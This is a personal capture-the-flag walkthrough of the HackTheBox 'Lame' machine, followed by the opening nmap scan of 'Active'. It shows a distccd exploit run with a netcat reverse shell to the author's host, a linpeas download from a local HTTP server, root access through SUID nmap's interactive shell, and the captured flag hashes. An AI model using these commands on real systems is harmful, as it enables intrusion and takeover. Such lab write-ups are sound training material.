

Lame - 10.10.10.3

Wednesday, July 27, 2022 9:27 PM

Started off with a nmap scan nmap -Pn -T5 -sV -sC -A -p- -oN lame_nmap.txt 10.10.10.3
While that was scanning I went to go check out to see if the website is up. But I don't get anything back and you'll see why when the results are done.
We get back some nice info to start us off.
Port 80 isn't open so there was no site for me to check.
But there was other ports open such as port 21 with the version number of vsftpd 2.3.4 (This version of vsftpd is vulnerable to backdoor command execution CVE-2011-2523) I couldn't get it to work though. So I moved on. If you can't get something to work, don't spend to much time on it. Look at the next route you can take and if you get stuck again then go back and try to repeat your steps to make sure you didn't make a typo somewhere.




```
# Nmap 7.92 scan initiated Wed Jul 27 17:39:46 2022 as: nmap -Pn -T5 -sV -sC -A -p- -oN lame_nmap.txt 10.10.10.3
Nmap scan report for 10.10.10.3
Host is up (0.069s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (92%), OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), Arris TG862G/CT
cable modem (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or
Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.4.27 (92%), Citrix XenServer
5.5 (Linux 2.6.18) (92%), Linux 2.6.22 (92%), Linux 2.6.8 - 2.6.30 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```




```
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2022-07-27T20:43:45-04:00
|_clock-skew: mean: 2h00m23s, deviation: 2h49m46s, median: 20s

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   66.89 ms 10.10.14.1
2   67.79 ms 10.10.10.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 27 17:43:59 2022 -- 1 IP address (1 host up) scanned in 252.76 seconds

```

I see that smb is open. 139/445. I run smbmap -H 10.10.10.3 and get back some users.



```
Shellshock:[/home/Shellshock/Documents/htb/lame] -> smbmap -H 10.10.10.3
[+] IP: 10.10.10.3:445  Name: 10.10.10.3
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (lame server (Samba 3.0.20-D
ebian))
        ADMIN$                                                  NO ACCESS       IPC Service (lame server (Samba 3.0.20-D
ebian))
Shellshock:[/home/Shellshock/Documents/htb/lame] -> |
```


we can see that tmp is READ, WRITE. Lets login and see what we can find.
I use smbclient \\\\10.10.10.3\\tmp and we get a hit. I use ls to see what we can find. Unfortunately there is nothing here either. We could use put and get files here but there is no port 80 open for us to execute the files to gain a shell from here. Some bad luck but we got more info so lets keep looking.




```
Shellshock:[/home/Shellshock/Documents/htb/lame] -> smbclient \\\\10.10.10.3\\tmp
Password for [WORKGROUP\Shellshock]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 27 22:26:31 2022
  ..                                 DR        0  Fri Oct 30 23:33:58 2020
  distcc_ff04f12b.stdout              R        0  Wed Jul 27 19:15:07 2022
  distccd_ffebf12b.i                  R       10  Wed Jul 27 19:15:07 2022
  .ICE-unix                          DH        0  Wed Jul 27 17:39:43 2022
  vmware-root                        DR        0  Wed Jul 27 17:40:08 2022
  distccd_ffd3f12b.o                  R        0  Wed Jul 27 19:15:07 2022
  .X11-unix                          DH        0  Wed Jul 27 17:40:08 2022
  sudo_2021_3156.py                  AR     8179  Sat Jul 23 23:20:08 2022
  .X0-lock                           HR       11  Wed Jul 27 17:40:08 2022
  tmp.aIsng23549                      R       22  Wed Jul 27 20:26:13 2022
  distcc_ff3cf12b.stderr              R      119  Wed Jul 27 19:16:44 2022
  5564.jsvc_up                        R        0  Wed Jul 27 17:40:45 2022
  vgauthsvclog.txt.0                  R     1600  Wed Jul 27 17:39:41 2022

                7282168 blocks of size 1024. 5386420 blocks available
```

I go back to the nmap results and see port 3632 is open and it gave us the version of application running. distccd v1
I go to google and search for "distccd v1 exploit" first link brings us to https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855
after reading the exploit it seems to generate a random alpha numeric string. Reads the string. And looks for the trigger exploit which is command, host, port
If it is able to connect to the host it will send the payload and hopefully give us a reverse shell.

Let's give it a try. I started by copying the code and writing it to a file naming it CVE-2004-2687.py, did chmod +x CVE-2004-2687.py
the file is ready to be used. First I started a listener on my attacking machine with nc -lvnp 9001 and then used the following command
./CVE-2004-2687.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.10 9001 -e /bin/sh" No good, got errors. Then I tried.
python3 CVE-2004-2687.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.10 9001 -e /bin/sh" I got a connected to remote service Ok but then the socket timed out instantly killing the connection. I went back to the exploit and read the comments, it mentioned that python3 is to new.
So I was going to work my way down from python3 to python. Next up,
python2 CVE-2004-2687.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.10 9001 -e /bin/sh" Success, we get a shell!






```
Shellshock:[/home/Shellshock/Documents/htb] -> nc -lvnp 9001
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.3.
Ncat: Connection from 10.10.10.3:44276.
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```


Let's upgrade the shell. I used the following.
python -c 'import pty; pty.spawn("/bin/bash")' python3 and python2 didn't work.
export TERM=xterm
stty raw -echo && fg
enter
enter

We're a normal user daemon. I started off with sudo -l but it asked for a password. Let's move on.
I look around a bit and cd /home directory and do a ls and see what's there. Nothing good in the user directory but I did go into makis and find the user.txt file. I do a cat user.txt at it and we get out our first flag.




```
daemon@lame:/home/makis$ cat user.txt
dc5fe551ec49d528a9b512702ebcf77c
```


Next, let's head over to the tmp directory and try to transfer over some enumeration files like linpeas.sh
I go to my attacking machine on my transfers directory where I store all my enumeration files, scripts, images, anything that can be used to help us get an edge on the victim machine.
I use python3 -m http.server 80 to get the server up and running.
On the victim machine ill be in the /tmp directory and use wget://10.10.14.10/linpeas.sh which is my attacking machines ip from HackTheBox.
The file gets transferred over no problem. I use the chmod +x linpeas.sh making it an executable file.
I use ./linpeas.sh and it kicks off no problem. We get back a lot of results. Several vulnerabilities, but one in particular catches my eye with the yellow red highlight.



```
  Executing Linux Exploit Suggester 2
 https://github.com/jondonas/linux-exploit-suggester-2
  [1] american-sign-language
      CVE-2010-4347
      Source: http://www.securityfocus.com/bid/45408
  [2] can_bcm
      CVE-2010-2959
      Source: http://www.exploit-db.com/exploits/14814
  [3] dirty_cow
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
  [4] do_pages_move
      Alt: sieve        CVE-2010-0415
      Source: Spenders Enlightenment
  [5] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [6] half_nelson1
      Alt: econet        CVE-2010-3848
      Source: http://www.exploit-db.com/exploits/17787
  [7] half_nelson2
      Alt: econet        CVE-2010-3850
      Source: http://www.exploit-db.com/exploits/17787
  [8] half_nelson3
      Alt: econet        CVE-2010-4073
      Source: http://www.exploit-db.com/exploits/17787
  [9] msr
      CVE-2013-0268
      Source: http://www.exploit-db.com/exploits/27297
  [10] pipe.c_32bit
      CVE-2009-3547
      Source: http://www.securityfocus.com/data/vulnerabilities/exploits/36901-1.c
  [11] pktcdvd
      CVE-2010-3437
      Source: http://www.exploit-db.com/exploits/15150
  [12] reiserfs
      CVE-2010-1146
      Source: http://www.exploit-db.com/exploits/12130
  [13] sock_sendpage
      Alt: wunderbar_emporium        CVE-2009-2692
      Source: http://www.exploit-db.com/exploits/9435
  [14] sock_sendpage2
      Alt: proto_ops        CVE-2009-2692
      Source: http://www.exploit-db.com/exploits/9436
```




```
 [15] video4linux
      CVE-2010-3081
      Source: http://www.exploit-db.com/exploits/15024
 [16] vmsplice1
      Alt: jessica biel        CVE-2008-0600
      Source: http://www.exploit-db.com/exploits/5092
 [17] vmsplice2
      Alt: diane_lane        CVE-2008-0600
      Source: http://www.exploit-db.com/exploits/5093
```




```
                                   Interesting Files

  SUID - Check easy privesc, exploits and write perms
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 63K Apr 14  2008 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-- 1 root fuse 20K Feb 26  2008 /bin/fusermount
-rwsr-xr-x 1 root root 25K Apr  2  2008 /bin/su
-rwsr-xr-x 1 root root 80K Apr 14  2008 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 31K Dec 10  2007 /bin/ping
-rwsr-xr-x 1 root root 27K Dec 10  2007 /bin/ping6
-rwsr-xr-x 1 root root 64K Dec  2  2008 /sbin/mount.nfs
-rwsr-xr-- 1 root dhcp 2.9K Apr  2  2008 /lib/dhcp3-client/call-dhclient-script (Unknown SUID binary)
-rwsr-xr-x 2 root root 106K Feb 25  2008 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerableedit
-rwsr-sr-x 1 root root 7.3K Jun 25  2008 /usr/bin/X
-rwsr-xr-x 1 root root 8.4K Nov 22  2007 /usr/bin/netkit-rsh
-rwsr-xr-x 1 root root 37K Apr  2  2008 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 13K Dec 10  2007 /usr/bin/traceroute6.iputils
-rwsr-xr-x 2 root root 106K Feb 25  2008 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 12K Nov 22  2007 /usr/bin/netkit-rlogin
-rwsr-xr-x 1 root root 11K Dec 10  2007 /usr/bin/arping
You own the SUID file: /usr/bin/at
-rwsr-xr-x 1 root root 19K Apr  2  2008 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 28K Apr  2  2008 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 763K Apr  8  2008 /usr/bin/nmap
-rwsr-xr-x 1 root root 24K Apr  2  2008 /usr/bin/chsh
-rwsr-xr-x 1 root root 16K Nov 22  2007 /usr/bin/netkit-rcp
-rwsr-xr-x 1 root root 29K Apr  2  2008 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.
1(02-1997)
-rwsr-xr-x 1 root root 46K Mar 31  2008 /usr/bin/mtr
-rwsr-sr-x 1 libuuid libuuid 13K Mar 27  2008 /usr/sbin/uuidd
-rwsr-xr-- 1 root dip 263K Oct  4  2007 /usr/sbin/pppd  --->  Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-- 1 root telnetd 5.9K Dec 17  2006 /usr/lib/telnetlogin
-rwsr-xr-- 1 root www-data 11K Mar  9  2010 /usr/lib/apache2/suexec
-rwsr-xr-x 1 root root 4.5K Nov  5  2007 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 162K Apr  6  2008 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9.4K Aug 17  2009 /usr/lib/pt_chown  --->  GNU_glibc_2.1/2.1.1_-6(08-1999)
-r-sr-xr-x 1 root root 14K Nov  3  2020 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 9.4K Nov  3  2020 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
```

/usr/bin/nmap suid
I head over to https://gtfobins.github.io/ and search for nmap
I cd /usr/bin where the suid is located.
I start off with shell code (a) and nothing happened. So I keep going down the list.
Shell (b) worked!



```
daemon@lame:/tmp$ cd /usr/bin/
daemon@lame:/usr/bin$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2#
```


we can now cd /root and see what is there which is the root.txt flag!
we have successfully rooted this box!




```
sh-3.2# cd /root
sh-3.2# ls
Desktop  reset_logs.sh  root.txt  vnc.log
sh-3.2# cat root.txt
3a6dadc17b869927153cd30ead8ce0c8
sh-3.2# 
```

Active - 10.10.10.100

Tuesday, August 23, 2022 8:40 PM




Started off with a nmap scan nmap -Pn -T5 -sV -sC -A -p- -oN active_nmap.txt 10.10.10.100
We get back the following results.



```
Shellshock:[/home/Shellshock/Documents/htb/active] -> nmap -Pn -T5 -sV -sC -A -p- -oN active_nmap.txt 10.10.10.100
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-31 16:48 PDT
Warning: 10.10.10.100 giving up on port because retransmission cap hit (2).
Nmap scan report for active.htb (10.10.10.100)
Host is up (0.061s latency).
Not shown: 57854 closed tcp ports (conn-refused), 7664 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-08-31 23:54:35Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49153/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
